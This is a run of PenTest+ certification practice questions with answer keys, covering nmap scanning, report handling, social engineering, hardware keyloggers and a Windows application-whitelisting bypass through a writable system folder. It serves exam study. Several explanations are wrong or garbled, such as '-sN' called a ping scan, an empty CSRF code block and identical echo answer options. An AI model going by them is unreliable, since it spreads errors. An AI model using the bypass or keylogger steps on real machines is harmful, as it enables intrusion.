The `-sN` parameter of the Nmap command performs a Ping scan. It sends an ICMP echo packet by default. If the target responds, then it is alive. If not, the target is considered offline. The following exhibit shows this command:

```
C:\Users\gothi>nmap -sN 192.168.1.2
Starting Nmap 7.70 ( https://nmap.org ) at 2019-11-20 16:42 Pacific Standard Time
Nmap scan report for 192.168.1.2
Host is up (0.00053s latency).
All 1000 scanned ports on 192.168.1.2 are closed

Nmap done: 1 IP address (1 host up) scanned in 6.96 seconds
```

The `-sT` parameter of the Nmap command performs a TCP connect scan. It establishes a full TCP connection with the target. It is the default Nmap scan type when no command is specified. It should only be used when the user does not have permission to read/write raw packets. The following exhibit shows this command:

```
Command Prompt
Nmap scan report for 192.168.163.252 [host down, received no-response]
Nmap scan report for 192.168.163.253 [host down, received no-response]
Nmap scan report for 192.168.163.255 [host down, received no-response]
Initiating Parallel DNS resolution of 1 host. at 11:15
Completed Parallel DNS resolution of 1 host. at 11:16, 5.52s elapsed
Initiating Connect Scan at 11:16
Scanning 192.168.163.254 [1000 ports]
Completed Connect Scan at 11:16, 41.41s elapsed (1000 total ports)
Nmap scan report for 192.168.163.254
Host is up, received arp-response (0.00s latency).
All 1000 scanned ports on 192.168.163.254 are filtered because of 999 no-responses and 1 admin-prohibited
MAC Address: 00:50:56:F4:A2:E5 (VMware)

Initiating Connect Scan at 11:16
Scanning 192.168.163.1 [1000 ports]
Discovered open port 139/tcp on 192.168.163.1
Discovered open port 445/tcp on 192.168.163.1
Discovered open port 135/tcp on 192.168.163.1
Discovered open port 443/tcp on 192.168.163.1
Discovered open port 902/tcp on 192.168.163.1
Discovered open port 1556/tcp on 192.168.163.1
Discovered open port 912/tcp on 192.168.163.1
Discovered open port 5357/tcp on 192.168.163.1
Completed Connect Scan at 11:17, 43.01s elapsed (1000 total ports)
Nmap scan report for 192.168.163.1
Host is up, received localhost-response (0.000011s latency).
Scanned at 2020-01-10 11:16:45 Pacific Standard Time for 43s
Not shown: 992 filtered ports
Reason: 991 no-responses and 1 admin-prohibited
PORT      STATE SERVICE      REASON
135/tcp   open  msrpc        syn-ack
139/tcp   open  netbios-ssn  syn-ack
443/tcp   open  https        syn-ack
445/tcp   open  microsoft-ds syn-ack
902/tcp   open  iss-realsecure syn-ack
912/tcp   open  apex-mesh    syn-ack
1556/tcp  open  veritas_pbx  syn-ack
5357/tcp  open  wsddapi     syn-ack

Read data files from: C:\Program Files (x86)\Nmap
Nmap done: 256 IP addresses (2 hosts up) scanned in 108.01 seconds
Raw packets sent: 509 (14.252KB) | Rcvd: 1 (28B)

C:\Users\gothi>
```

Objective:

Penetration Testing Tools

Sub-Objective:

Given a scenario, use Nmap to conduct information gathering exercises.

References:

[Nmap - Host Discovery](#)

Question #130 of 170

Question ID: 1259150

Your company has requested that a retest be carried out within weeks of receiving a penetration test report from a contractor. What is the best reason for doing this?

- ✓ **A)** to verify that identified vulnerabilities have been mitigated
- X **B)** to determine if the results were valid

- X **C)** to reprioritize the goals of the penetration test
- X **D)** to discover if a prior compromise has occurred

Explanation

A company would request that a retest be carried out within weeks of a penetration test report to verify that identified vulnerabilities have been mitigated. Retesting is a vital follow-up action to ensure that the findings of the penetration test have been addressed.

The best way to determine if the results were valid is to research the conditions of your enterprise as compared with the penetration test. Valid findings would be corroborated by your research.

If a prior compromise has occurred, the tester should have noted that in the report. In addition, the company should have been notified that a compromise was detected at the time that the compromise was discovered.

It may be necessary to reprioritize the goals of the penetration test if discoveries are made during the test that warrants the reprioritization. Reprioritization cannot occur after the penetration testing report is provided. However, lessons learned from a penetration test can help shape the goals of the next penetration test.

Objective:

Reporting and Communication

Sub-Objective:

Explain post-report delivery activities.

References:

[Remediation Verification Penetration Testing](#)

CompTIA PenTest+ Cert Guide, Chapter 10: Understanding How to Finalize a Penetration Test:
Explaining PostEngagement Activities

Question #131 of 170

Question ID: 1259160

During a recent penetration test, you discovered that passwords for an internal application were stored in plaintext. You must ensure that passwords cannot be read. You need to recommend the BEST remediation for this issue only.

What should you recommend?

- X **A)** Increase password complexity and implement multi-factor authentication.
- ✓ **B)** Hash all passwords and then encrypt the password file.
- X **C)** Hash all passwords and increase password complexity.
- X **D)** Encrypt all passwords and implement multi-factor authentication.

Explanation

The best remediation for passwords stored in plaintext is to hash all passwords and then encrypt the password file.

This will ensure that it is much harder to discover the passwords.

You would not recommend hashing all passwords and increasing password complexity. Password complexity will not prevent the passwords from being stored in plaintext.

You would not recommend encrypting all passwords and implementing multi-factor authentication. Multi-factor authentication would not provide any protection against plaintext passwords.

You would not recommend increasing password complexity and implementing multi-factor authentication. Neither of these remediations address the issue of storing passwords in plaintext.

Objective:

Reporting and Communication

Sub-Objective:

Given a scenario, recommend mitigation strategies for discovered vulnerabilities.

References:

[The difference between Encryption, Hashing and Salting](#)

Question #132 of 170

Question ID: 1259138

Your network contains an Active Directory domain named nutex.com. The network has a Windows Server 2012 server, named DNS1, that has the AD DS and the DNS server roles installed. You have several visitors and guests visit your office. You notice that users that are not part of the domain are registering A records in the nutex.com zone.

You need to prevent computers that are not members of the domain from registering with DNS. Which PowerShell script should you run?

- X **A)** `Set-DnsServerPrimaryZone -Name "nutex.com" -ReplicationScope "Forest"`
- X **B)** `Set-DnsServerPrimaryZone -Name "nutex.com" -SecondaryServers 10.0.0.2`
- ✓ **C)** `Set-DnsServerPrimaryZone -Name "nutex.com" -DynamicUpdate "Secure"`
- X **D)** `Set-DnsServerPrimaryZone -Name "nutex.com" -DynamicUpdate "NonsecureAndSecure"`

Explanation

You should run the `Set-DnsServerPrimaryZone -Name "nutex.com" -DynamicUpdate "Secure"` command from

PowerShell. This command will specify that the nutex.com zone should allow only secure dynamic updates, rather than secure and nonsecure updates. Secure dynamic updates prevent users who are not members of the domain from registering in the zone.

If you had a user who was in a workgroup with the same name as the zone and the zone was configured for dynamic updates, then the user's computer could register a host record in the zone. In this scenario, you know the zone is stored on a server that is also a domain controller because it has the AD DS role installed. A DNS server that is a domain controller can have a zone that is an Active Directory-integrated zone. An Active Directory-integrated zone can support secure dynamic updates, which only allow computers that are members of the domain to create a host record in the zone.

All other answers are incorrect, because they do not change the properties of the zone to only support secure dynamic updates.

You should not run the `Set-DnsServerPrimaryZone -Name "nutex.contoso.com" -DynamicUpdate "NonsecureAndSecure"` command from PowerShell. This command will specify that the nutex.com zone allow both secure and nonsecure dynamic updates.

You should not run the `Set-DnsServerPrimaryZone -Name "nutex.com" -SecondaryServers 10.0.0.2` command

from PowerShell. This command adds the address and name of another DNS server that is allowed to receive zone transfers, which would be a required step (either in the GUI or using PowerShell) to make it possible for a second DNS server to host a secondary copy of the zone.

You should not run the `Set-DnsServerPrimaryZone -Name "nutex.com" -ReplicationScope "Forest"` command

from PowerShell. This command will change the scope of replication for the nutex.com zone to forest-wide.

Objective:

Penetration Testing Tools

Sub-Objective:

Given a scenario, analyze a basic script (limited to Bash, Python, Ruby, and PowerShell).

References:

[Microsoft Doc - Set-DnsServerPrimaryZone](#)

Question #133 of 170

Question ID: 1259802

You have physical access to a network administrator's computer. What are some ways you can drop a keylogger onto their computer? (Choose all that apply.)

- ✓ **A)** Connect it to the USB drive on the back of the computer.
- X **B)** Plug it directly into the keyboard.
- ✓ **C)** Swap out the keyboard for a bugged one.
- ✓ **D)** Implement an acoustic keylogger.
- ✓ **E)** Use a USB cable attachment that runs to the keyboard.

Explanation

You can drop a keylogger onto a computer by:

- Connect it to the USB drive on the back of the computer.
- Swap out the keyboard for a bugged one.
- Use a USB cable attachment that runs to the keyboard.
- Implement an acoustic keylogger.

Hak5 has a USB rubber ducky that has a Bash shell that you can program to do a lot of different things, including acting as a keylogger.

The Forensic Keylogger Keyboard is an actual keyboard that also happens to have a keylogger built in from day one.

The keylogger is either from KeyGrabber or AirDrive.

USB cable attachments are many and varied. A USB hardware keylogger usually has an onboard memory capacity, organized into an advanced flash FAT file system.

While acoustic keyloggers still exist, they are not really used anymore due to how complex and unreliable that can be in a work environment. They are placed secretly into the office or cubicle so the attacker can listen to keystrokes. It runs by analyzing keystrokes, as each key has subtle, but individual, sounds. This method though is very time-consuming and isn't as reliable as hardware or software keylogging.

Currently, as of this writing, there is no keyboard logger that can be plugged directly into the keyboard.

Objective:

Attacks and Exploits

Sub-Objective:

Given a scenario, exploit local host vulnerabilities.

References:

[What is a keylogger?](#)

CompTIA PenTest+, Chapter 7: Exploiting Local Host and Physical Security Vulnerabilities, Keyloggers

Question #134 of 170

Question ID: 1259152

Which of the following entities would most likely require an attestation of findings after the completion of a penetration test? (Choose all that apply.)

- ✓ **A)** federal, state, or local government
- ✓ **B)** regulatory agency
- ✓ **C)** partner
- X **D)** competitor

Explanation

An attestation of findings after the completion of a penetration test are most likely required by the following entities:

- Partners
- Federal, state, or local government
- Regulatory agencies

Partner contracts may contain stipulations regarding security and penetration test. As a result, organizations may need an attestation of findings for compliance.

Federal, state, or local governmental regulations or regulatory agencies may require an organization to provide (or keep on hand) an attestation of findings to provide compliance.

Objective:

Reporting and Communication

Sub-Objective:

Explain post-report delivery activities.

References:

CompTIA PenTest+ Cert Guide, Chapter 10: Understanding How to Finalize a Penetration Test: Explaining PostEngagement Activities

Question #135 of 170

Question ID: 1259070

Which of the following factors, when present, does NOT enhance an interrogator's ability to extract information from a user?

- X **A)** affiliation
- ✓ **B)** criticism
- X **C)** urgency
- X **D)** intimidation

Explanation

Criticism typically does not enhance an interrogator's ability to extract information from a user. On the contrary, flattery and compliments tend to work in getting a user to open up.

Intimidation does work well. When someone fears an unpleasant outcome if they do not cooperate, it causes many of them to do so.

Creating a sense of urgency to a situation also can help to move a user to act when they would not otherwise.

Creating a sense of affiliation with the user also helps. One is usually more open with someone who shares their interests.

Objective:

Attacks and Exploits

Sub-Objective:

Compare and contrast social engineering attacks.

References:

[Influence Tactics](#)

Question #136 of 170

Question ID: 1259744

A network security analyst for the U.S Department of Defense (DoD) is looking to gain information about a foreign adversary. What method should be used FIRST to collect and analyze information on this target?

- X **A)** Vulnerability scanning
- ✓ **B)** OSINT
- X **C)** Packet crafting
- X **D)** Port scanning

Explanation

Open source intelligence (OSINT) refers to information collection without the need for any covert methods. This is often a good first step in reconnaissance or threat hunting. Typically, the information could be found on the Internet, and this type of collection can often start with a simple Google search.

Vulnerability scanning is running a tool against a target to see what vulnerabilities, or weaknesses, it may hold. A scanner will often actually use a tool like Nmap to perform the port scan process.

Packet crafting is the process of generating packets to test network devices. Packets are crafted to test IDS, TCP, Firewall, etc. It also helps to find inconsistencies and poor network protocol implementations.

Port scanning is a method to look for open, closed, or filtered ports. An open port represents an avenue into a network.

That's why it's important to close any unnecessary or unused ports as part of the system hardening process.

Objective:

Information Gathering and Vulnerability Identification

Sub-Objective:

Given a scenario, conduct information gathering using appropriate techniques.

References:

CompTIA PenTest+ Cert Guide, Chapter 3: Information Gathering and Vulnerability Identification, Understanding open source intelligence

Question #137 of 170

Question ID: 1259809

Which physical security issue can be mitigated with privacy filters?

- X **A)** piggybacking
- X **B)** lock bypass
- ✓ **C)** shoulder surfing
- X **D)** tailgating

Explanation

Privacy filters fit over a device's screen and allow for clear viewing of screen content **ONLY** when the authorized user is directly in front of the screen. This impedes shoulder surfing, which is the viewing of screen content from behind a user without the user's knowledge.

Privacy filters cannot mitigate piggybacking. Piggybacking is a social engineering attack that involves entering a facility which you are not authorized to enter by doing so when an authorized person opens the door using their credentials stored on a key card. It is mitigated by turnstiles or mantrap entries.

Privacy filters cannot mitigate tailgating. Often you will see the terms piggybacking and tailgating used synonymously.

However, there is a subtle difference between the two. Piggybacking implies that the person who has opened the door with their credentials knows that individual following him in through the secure door. Tailgating means that an individual following through the door is unknown by the person with credentials

Privacy filters cannot mitigate lock bypass. Lock bypass is a technique where the lock mechanism is never engaged or attacked, rather it is bypassed, for example where one inserts a sprung steel device to retract the spring-loaded catch that restrains the shackle, preventing it from operating. The use of deadbolts in doors helps avoid lock bypass. The locking mechanism and bolt are operated by the key. This prevents the device from being opened without the locking mechanism itself being properly operated.

Objective:

Attacks and Exploits

Sub-Objective:

Summarize physical security attacks related to facilities.

References:

[How Computer Screen Privacy Filters Work](#)

Question #138 of 170

Question ID: 1259774

One of the key executives in the company received an email that appeared to come from the IT security officer requesting that he log into the network using a provided link and confirm his contact information. He did so, and shortly thereafter sensitive documents on his computer were stolen.

What type of attack occurred?

- X **A)** vishing
- X **B)** elicitation
- ✓ **C)** whaling
- X **D)** phishing

Explanation

The attack that occurred is a whaling attack, one of several versions of a phishing attack. In a whaling attack, the phishing email is targeted to a “big fish” or a senior officer of the company. All phishing attacks use counterfeit communications to entice a user into using a provided link to log into a network, website, or database. The link is also counterfeit, but the resulting login page is completely convincing to the victim. When they log in, their credentials are stolen or harvested.

The attack is not just a plain phishing attack. In a basic phishing attack, the phishing email is sent to thousands of potential victims and assumes that a certain percentage of the users will fall for the attack.

This is also not an elicitation attack. In short, elicitation is the act of gaining knowledge or information from a user or company without directly asking for it.

This is not a vishing attack. A vishing attack is a phishing attack that is performed using the telephone or by voice over IP (VOIP).

Objective:

Attacks and Exploits

Sub-Objective:

Compare and contrast social engineering attacks.

References: [whaling attack](#)

[\(whaling phishing\)](#)

Question #139 of 170

Question ID: 1259834

Your company has implemented a strict policy regarding the distribution of penetration testing reports. What is the most important reason for this policy?

- X **A)** Consumers can determine financial information from the reports.
- X **B)** Competitors can obtain customer and intellectual property information from the reports.
- ✓ **C)** Attackers can carry out attacks using information from the reports.
- X **D)** The company can face lawsuits based on the confidential information contained in the reports.

Explanation

The most important guide to implementing a distribution policy for penetration testing reports is that attackers can carry out attacks using information from the reports. The report will contain detailed information regarding known vulnerabilities in the enterprise.

Customer and intellectual property is rarely spelled out in enough detail in penetration testing reports for competitors to obtain that information. However, competitors could use the penetration test report to carry out their own attack against your enterprise.

Financial information is rarely spelled out in a penetration testing report.

The only confidential information in the reports are the findings themselves. Rarely does a penetration testing report contain confidential information that will result in a lawsuit, unless the company fails to implement mitigations for the vulnerabilities identified in the report.

Objective:

Reporting and Communication

Sub-Objective:

Explain post-report delivery activities.

References:

CompTIA PenTest+ Cert Guide, Chapter 10: Understanding How to Finalize a Penetration Test:
Explaining PostEngagement Activities

Question #140 of 170

Question ID: 1259797

An employee in your company received a text message from her bank stating that \$1000 was just transferred out of her account. The bank wants to know if it was really her. On her desktop, you see what appears to be an authentic online session with her bank in one tab and a forum that looks kind of sketchy on another tab.

You check out the forum site source code and notice this:

```

```

What do you think happened here?

- ✓ **A) CSRF**
- X **B) Clickjacking**
- X **C) DoS**
- X **D) SQL injection**

Explanation

Cross-site request forgery or (XSRF or CSRF) is the act of abusing a web site's trust by posing as a legitimate user. The attack can post false, or harmful data on a forum, use/abuse open financial transactions, disable firewalls, and so on. The scary thing is a compromised user may not know these things until after the attack occurs. At this point the damage has already been done and the attacker has swept up their attacks and left.

A SQL injection is a type of injection attack in which malicious SQL statements are injected into an input field in a web request and executed on a database server.

Clickjacking is putting a transparent clickable layer over a valid hyperlink. When you think you are clicking one hyperlink, you are actually clicking the invisible link above or behind it.

A denial of service (DoS) attack attempts to make one or more computer systems unavailable, either by crashing the systems or by overloading their resources or network connections.

Objective:

Attacks and Exploits

Sub-Objective:

Given a scenario, exploit application-based vulnerabilities.

References:

[OWASP- Cross Site Request_Forgery \(CSRF\)](#)

Question #141 of 170

Question ID: 1259036

You perform the scan shown in the image below. Which type of scan would report having run?

```

root@kali:~# nmap -sS -v 192.168.1.0/24
Starting Nmap 7.80 ( https://nmap.org ) at 2019-11-25 14:17 EST
Initiating Ping Scan at 14:17
Scanning 256 hosts [4 ports/host]
Completed Ping Scan at 14:17, 2.67s elapsed (256 total hosts)
Initiating Parallel DNS resolution of 256 hosts. at 14:17
Completed Parallel DNS resolution of 256 hosts. at 14:18, 17.40s elapsed
Initiating SYN Stealth Scan at 14:18
Scanning 64 hosts [1000 ports/host]
Discovered open port 139/tcp on 192.168.1.2
Discovered open port 443/tcp on 192.168.1.2
Discovered open port 8080/tcp on 192.168.1.4
Discovered open port 111/tcp on 192.168.1.11
Increasing send delay for 192.168.1.11 from 0 to 5 due to 11 out of 16 dropped probes since last increase.
Discovered open port 80/tcp on 192.168.1.1
Increasing send delay for 192.168.1.11 from 5 to 10 due to 11 out of 20 dropped probes since last increase.
Increasing send delay for 192.168.1.2 from 0 to 5 due to 11 out of 15 dropped probes since last increase.
Increasing send delay for 192.168.1.11 from 10 to 20 due to max_successful_tryno increase to 4
Increasing send delay for 192.168.1.11 from 20 to 40 due to max_successful_tryno increase to 5
Increasing send delay for 192.168.1.4 from 0 to 5 due to 11 out of 17 dropped probes since last increase.
SYN Stealth Scan Timing: About 14.33% done; ETC: 14:21 (0:03:05 remaining)
SYN Stealth Scan Timing: About 15.28% done; ETC: 14:24 (0:05:38 remaining)
SYN Stealth Scan Timing: About 15.79% done; ETC: 14:27 (0:08:05 remaining)
Increasing send delay for 192.168.1.11 from 40 to 80 due to max_successful_tryno increase to 6
SYN Stealth Scan Timing: About 16.15% done; ETC: 14:30 (0:10:28 remaining)
SYN Stealth Scan Timing: About 16.39% done; ETC: 14:33 (0:12:50 remaining)
SYN Stealth Scan Timing: About 16.55% done; ETC: 14:36 (0:15:13 remaining)
SYN Stealth Scan Timing: About 16.69% done; ETC: 14:39 (0:17:34 remaining)
SYN Stealth Scan Timing: About 16.85% done; ETC: 14:41 (0:19:49 remaining)
Increasing send delay for 192.168.1.1 from 0 to 5 due to 11 out of 22 dropped probes since last increase.
SYN Stealth Scan Timing: About 17.03% done; ETC: 14:44 (0:22:01 remaining)
Increasing send delay for 192.168.1.11 from 80 to 160 due to 11 out of 12 dropped probes since last increase.
SYN Stealth Scan Timing: About 17.21% done; ETC: 14:47 (0:24:08 remaining)
SYN Stealth Scan Timing: About 17.39% done; ETC: 14:49 (0:26:12 remaining)
SYN Stealth Scan Timing: About 17.52% done; ETC: 14:52 (0:28:20 remaining)
SYN Stealth Scan Timing: About 17.65% done; ETC: 14:55 (0:30:24 remaining)
SYN Stealth Scan Timing: About 17.83% done; ETC: 14:57 (0:32:20 remaining)
Stats: 0:07:23 elapsed; 0 hosts completed (64 up), 64 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 17.84% done; ETC: 14:57 (0:32:28 remaining)

```

- X A) Full scan
- ✓ B) Stealth scan
- X C) Compliance scan
- X D) Discovery scan

Explanation

If you look closely at the image, you will see a SYN stealth scan. When a TCP connection is made between two hosts, the first host sends a SYN packet to see if anything is awake. If the receiving host is awake, it sends back a SYN/ACK packet as a confirmation. Then the first host sends an ACK packet as a thank you. This is normally called the “three-way handshake.”

SYN scanning, aka stealth scanning, hacks this handshake by sending a SYN packet and waiting for a response. If it gets back a SYN/ACK, it stops the handshake and sends a RST (reset) packet to the recipient host, which crashes the connection. After doing so, the scanning software moves on. Ending the handshake in this way usually prevents a scanning connection from showing up in the network logs.

A discovery scan is used for seeing what is out there in the network. There are several different discovery scans you can perform, which use the following switches:

- sn (no port scan)
- sL (list scan)
- Pn (no ping)
- PS (port list TCP version)
- PU (port list UDP version)

A full scan is a TCP connect scan that will use a system-wide connect() call to see if a port is open and accepting connections, and will then connect to that port.

Compliance scans, by their very nature, are interested in whatever compliance rules your company needs to follow. For instance, if you are a hospital or medical clinic, you need to be in compliance with HIPAA.

Objective:

Information Gathering and Vulnerability Identification

Sub-Objective:

Given a scenario, perform a vulnerability scan.

References:

[Nmap Network Scanning > Port Scanning Techniques and Algorithms > TCP SYN \(Stealth\) Scan \(-sS\)](#)

CompTIA PenTest+ Cert Guide, Chapter 3: Information Gathering and Vulnerability Identification, Understanding the Types of Vulnerability Scans

Question #142 of 170

Question ID: 1259831

You are a Linux system administrator. You have automated a process, and you want all of the output and error logs to be recorded in a file without your intervention. Which of these following operators will you use?

- X **A)** |
- X **B)** >
- ✓ **C)** &>
- X **D)** <

Explanation

The `&>` operator directs both output and error streams to a file.

In Linux, input streams provide input to programs and output streams usually print text characters to the terminal (computer monitor). You use the `>` or `>>` operators to direct output to a file. The `>` symbol creates a file containing the standard output. The `>>` symbol appends an existing file with the standard output. For example, the following command will write the echoed message to the `File1` file:

```
$ echo "Write">File1
```

The `>` character in the `echo` command above is called a file descriptor. If `File1` already exists, the command will overwrite it. If you want to prevent files from being overwritten, you need to set the `noclobber` option of the shell:

```
$ set -o noclobber
```

The `<` operator redirects standard input from a file onto the screen. The following command uses the `tr` command to replace spaces in the `File1` file with tabs, and displays the output on screen using the `<` operator:

```
$ tr ' ' '\t'<File1
```

The pipe (`|`) operator creates pipelines between commands, which means that you pipe the output of one command to another command as its input. In the following example, you pipe the output of the `ls` command to the `sort` command to display the files sorted by name:

```
$ ls F* 2>&1 |sort
```

A sample output of this command is as follows:

```
File1
```

```
File2
```

```
File3
```

Objective:

Penetration Testing Tools

Sub-Objective:

Given a scenario, analyze a basic script (limited to Bash, Python, Ruby, and PowerShell).

References:

[10 Useful Chaining Operators in Linux with Practical Examples](#)

Question #143 of 170

Question ID: 1259767

A penetration tester has been hired to perform a security assessment for a startup firm. The report lists a total of ten vulnerabilities, with five of them identified as critical. The client does not have the resources to immediately remediate all vulnerabilities. Which of the following would be the BEST suggestion for the client?

- X **A)** Implement the least impactful of the critical vulnerabilities' remediations first, and then address other critical vulnerabilities
- X **B)** Identify the issues that can be remediated most quickly and address them first.
- ✓ **C)** Fix the most critical vulnerability first, even if it means fixing the other vulnerabilities may take a very long time.
- X **D)** Apply easy compensating controls for critical vulnerabilities to minimize the risk, and then reprioritize remediation.

Explanation

The client should fix the most critical vulnerability first, even if it means fixing the other vulnerabilities may take a very long time. Correcting the most critical vulnerability would prevent an attacker from remotely compromising a system easily and possibly obtaining full control.

If the startup firm corrected the least impactful, quickest, or easiest vulnerabilities, then an attacker might be able to control and steal vulnerable information because the most critical vulnerabilities may not be handled.

Objective:

Information Gathering and Vulnerability Identification

Sub-Objective:

Explain weaknesses related to specialized systems.

References:

CompTIA PenTest+ Cert Guide, Chapter 2: Planning and Scoping a Penetration Testing Assessment

Question #144 of 170

Question ID: 1259801

A penetration tester executes the following commands at a command terminal:

```
C:\>%userprofile%\chr.exe
This program has been blocked by group policy
C:\>accesschk.exe -w -s -q -u Users C:\Windows
rw C:\Windows\Tracing
C:\>copy %userprofile%\chr.exe C:\Windows\Tracing
C:\Windows\Tracing\chr.exe
chr version 3.1...
chr>
```

Which of the following was the pen tester trying to exploit?

- X **A)** Bash shell
- ✓ **B)** Insecure file permissions
- X **C)** Application whitelisting
- X **D)** DLL hijacking

Explanation

The pen tester is trying to exploit insecure file permissions. Let's first break down what is actually happening here:

- First, two lines try to run chr.exe and are shut down.
- Next, the accesschk.exe command is executed. This allows the attacker see where the user can actually have full access to this computer using the following switches:
 - -w: Show only objects that have write access
 - -s: Recurse (fancy way of saying being able to be repeated as in rewrite, and so on.)
 - -q: Omit banner (keep it clean looking)
 - -u: Suppress errors that you get in this search.
- When that command completes, the pen tester finds a location in C:\Windows\Tracing. There is nothing special here except that the pen tester has full privileges.
- The pen tester copies the chr.exe file into that folder.
- As a result, the pen tester can run the chr.exe command.

The pen tester was not trying to exploit an application whitelist, which is the practice of specifying an index of approved software applications or executable files that are permitted to be present and active on a computer system. There is no indication in the scenario that list was never changed.

The pen tester was not trying to run a Bash shell attack on the system. Bash is more of a Unix/Linux shell. There are Windows 10 versions, but this attack is being executed in the command terminal.

The pen tester is not trying to run Dynamic Link Library (DLL) hijacking. This would be a step after exploiting the insecure file permissions and being able to write to a directory. DLL hijacking is, like most hacks, abusing trust and asking for a certain DLL but without asking for the full file path name. All DLLs are looked for in a certain path. When you know that path order you can implant a malicious DLL and it will pull the first qualifying DLL up and load it, which will be your malicious DLL.

Objective:

Attacks and Exploits

Sub-Objective:

Given a scenario, exploit local host vulnerabilities.

References:

HYPERLINK "<https://docs.microsoft.com/en-us/sysinternals/downloads/accesschk>" SysInternals - accesschk

Question #145 of 170

Question ID: 1259734

You just executed an NDA that requires the tester to keep the company's information secret, but does not require the company to keep the tester's information secret. What kind of NDA was executed?

- X **A)** bilateral
- X **B)** multilateral
- ✓ **C)** unilateral
- X **D)** semilateral

Explanation

There are three types of NDAs. They are:

- Bilateral - requires secrecy on the part of both parties engaged in a pen test (the pen tester and the organization that hired the pen tester)

- Multilateral - requires secrecy on the part of at least three parties, such as the pen tester, the organization that hired the pen tester, and an external service provider to the organization
- Unilateral - requires secrecy by only one of two parties engaged in a pen test

There is no NDA type called semilateral.

Objective:

Planning and Scoping

Sub-Objective:

Explain key legal concepts.

References:[Non-Disclosure Agreements in the IT Sector](#)

CompTIA® PenTest+ Cert Guide, Chapter 2: Planning and Scoping a Penetration Testing Assessment, Understanding the Legal Concepts of Penetration Testing

Question #146 of 170

Question ID: 1259793

The following attacks are in scope for your penetration tests. Deduce which attacks on the left match with the mode of attack given on the right.

{UCMS id=6329489791385600 type=Activity}

Explanation

The wireless security issues should be matched with the descriptions in the following way:

- WEP/WPA cracking - Mathematical algorithms are used to determine the pre-shared key used on the access point.
This is considered a WEP/WPA attack.
- Warchalking - SSID and other authentication details regarding a wireless network are written down in a prominent public place.
- Evil twin - A rogue access point is configured with the same SSID as a valid access point.

Objective:

Attacks and Exploits

Sub-Objective:

Given a scenario, exploit wireless and RF-based vulnerabilities.

References:

CompTIA PenTest+ Cert Guide, Chapter 5: Exploiting Wired and Wireless Networks, Attacking WPA

CompTIA PenTest+ Cert Guide, Chapter 5: Exploiting Wired and Wireless Networks, Exploiting Wireless and RF-Based

Attacks and Vulnerabilities

[Warchalking](#)

[BBC - Warchalking](#)

Question #147 of 170

Question ID: 1259762

Your network has recently been victim to a number of SQL injection attacks. Management has asked you to implement appropriate remediation to protect against future attacks of this kind. Which one of the following techniques is NOT an appropriate remediation activity in this scenario?

- X **A)** Input sanitization
- X **B)** Input validation
- ✓ **C)** Network firewall
- X **D)** Parameterized queries

Explanation

Of the options given, network firewalls generally would not prevent a SQL injection attack.

Input sanitization, input validation, and parameterized queries are all acceptable means for preventing SQL injection attacks.

Input validation checks if the input meets a set of criteria.

Input sanitization takes it a step further. Data sanitization will actually modify the input to ensure it is valid.

Proper secure coding combines these two strategies for defense in depth. For example, you might change all single quotation marks in a string to double quotation marks (sanitize) and then check that all

the quotation marks were actually changed to double quotation marks (validate) when the input is reentered into the input field.

Parameterized queries (also known as prepared statements) are typically used to avoid SQL injection attacks. Parameterized queries do proper substitution of arguments prior to running the SQL query. It completely removes the possibility of "dirty" input changing the meaning of your query. That is, if the input contains SQL, it can't become part of what is executed because the SQL is never injected into the resulting statement.

Objective:

Information Gathering and Vulnerability Identification

Sub-Objective:

Explain the process of leveraging information to prepare for exploitation.

References:

Chapter 6: Exploiting Application-Based Vulnerabilities, Understanding Injection-Based Vulnerabilities

Question #148 of 170

Question ID: 1259832

Your company recently conducted a penetration test for Verigon to determine compliance with several federal regulations. Six months after the test was conducted, Verigon management must provide compliance documentation of the penetration test. Which type of report is needed?

- X **A)** Rules of engagement
- X **B)** Lessons learned
- ✓ **C)** Attestation of findings
- X **D)** Executive summary

Explanation

An attestation of findings is needed because this is considered proof that the appropriate penetration test was completed.

An executive summary is part of the written report that was provided to Verigon for internal distribution only. A formal written penetration testing report is not generally distributed outside the organization and, as such, should not be used as compliance documentation.

The rules of engagement define the actions that a penetration tester is allowed to take and which actions the tester is prohibited from taking.

The lessons learned documents are documents about what is learned from the penetration test. This documentation would be generated by Verigon personnel without the contractor being present. Lessons learned will help improve future penetration tests.

Objective:

Reporting and Communication

Sub-Objective:

Given a scenario, use report writing and handling best practices.

References:

[7 Common Mistakes Choosing Penetration Testing](#)

Question #149 of 170

Question ID: 1259826

While practicing your basic commands before a white box penetration test, you type the following:

```
$ echo "There is a lot of space  
here" What will be the output?
```

- ☐ A) None of these
- ☒ B) There is a lot of space here
- ☐ C) There is a lot of space here
- ☐ D) There is a lot of space here

Explanation

Using the quotes on the string in the echo command will result in that string being echoed exactly as specified. In this case the output will be:

```
There is a lot of space here
```

If you do not use the quotes, as shown in the following example, the echo command automatically trims extra spaces between words:

```
$ echo There is a lot of space
```

here The output from that command would be:

```
There is a lot of space here
```

Objective:

Penetration Testing Tools

Sub-Objective:

Given a scenario, analyze a basic script (limited to Bash, Python, Ruby, and PowerShell).

References:

[Microsoft - Powershell Quoting Rules](#)

Question #150 of 170

Question ID: 1259738

Which of these options is NOT a risk management process?

- X **A)** Taking action to reduce risk
- X **B)** Monitoring an existing risk
- ✓ **C)** Taking a new business risk
- X **D)** Determining the organization's tolerance for risk
- X **E)** Accepting the current level of risk
- X **F)** Calculating the current level of risk

Explanation

Taking a business risk is not a risk management process. It is the reason for risk management. All business activities carry some level of risk that must be faced to achieve rewards. Risk management is the attempt to ensure the business will benefit from potentially risky activities, such as managing customers' financial data or acquiring new computer systems, without too much harm.

Determining the current level of risk faced by an organization, judging the organization's appetite or tolerance for risk, accepting the current level of risk, and taking action to mitigate or avoid risk are all part of a risk management program.

Risk mitigation includes a combination of these strategies:

- Risk monitoring, by continually gauging the current risks faced by the organization
- Risk avoidance, by modifying or stopping an activity or process that generates risk
- Risk reduction, by implementing countermeasures to protect against risk (such as cybersecurity)
- Risk sharing, by spreading the impact of the risk to another entity (such as hiring an outside firm to provide cybersecurity to the organization)
- Risk transference, by shifting the impact of the risk to another entity (such as buying insurance)

Compliance liability, which is defined by such federal regulations as GLBA, PCI-DSS, and HIPAA / HITECH, cannot be shared or transferred away from the organization. Organizations governed by these laws are always responsible for complying with their mandates. They cannot share or transfer this risk.

Objective:

Planning and Scoping

Sub-Objective:

Explain the importance of scoping an engagement properly.

References:

CompTIA PenTest+ Cert Guide, Chapter 2: Planning and Scoping a Penetration Testing Assessment, Learning How to Scope a Penetration Testing Engagement Properly

Question #151 of 170

Question ID: 1259129

